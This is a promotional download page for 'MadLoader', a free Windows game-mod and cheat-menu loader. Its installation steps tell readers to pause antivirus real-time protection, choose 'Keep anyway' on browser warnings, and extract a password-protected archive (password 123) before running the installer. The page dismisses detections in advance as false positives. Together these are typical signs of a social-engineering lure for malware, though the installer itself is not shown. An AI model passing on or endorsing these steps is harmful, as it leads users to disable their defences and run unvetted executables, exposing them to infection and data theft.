

The All in one library of game modifications for your favorite PC games. You don't need to download a modification and bother yourself making it work. MadLoader will do it for you with a single click for FREE.
Hold on, quick heads-up! 👋
Please scroll down to read the
installation instructions first. Your antivirus may flag the installer or the app itself as a
false positive then blocks the installer or the app from running. The steps below explain how to handle this safely.
If you read it already or you know what you're doing then you may press Download anyway.
Only on Windows 10, Windows 11 (and above) • x64 only • Free forever
How to install? 🤔
It only takes about 1-2 minutes of your time. 👍
Your antivirus may flag this as a false positive. Pause it temporarily or add an exclusion before installing. Verify on VirusTotal
-
1
Pause your antivirus
Disable real-time protection first. This prevents false-positive blocks during install.
-
2
Download the installer
Click Download Installer above then press Download anyway button. If your browser warns you, choose Keep or Keep anyway.
-
3
Extract the installer
Right-click the downloaded file and extract it (Archive Password: 123), use your preferred extraction tool. We recommend 7-Zip (free) or WinRAR (free-paid).
-
4
Run the installer
Open
MadLoader_Installer.exeand follow the steps. -
5
Pick a game & select a mod
Launch MadLoader, browse the library, choose a game, and click Launch on any mod.
-
6
Open the in-game menu
Start your game normally. Press the hotkey shown on the mod page. Its usually
INSERTbut some mods have different hotkeys on each features.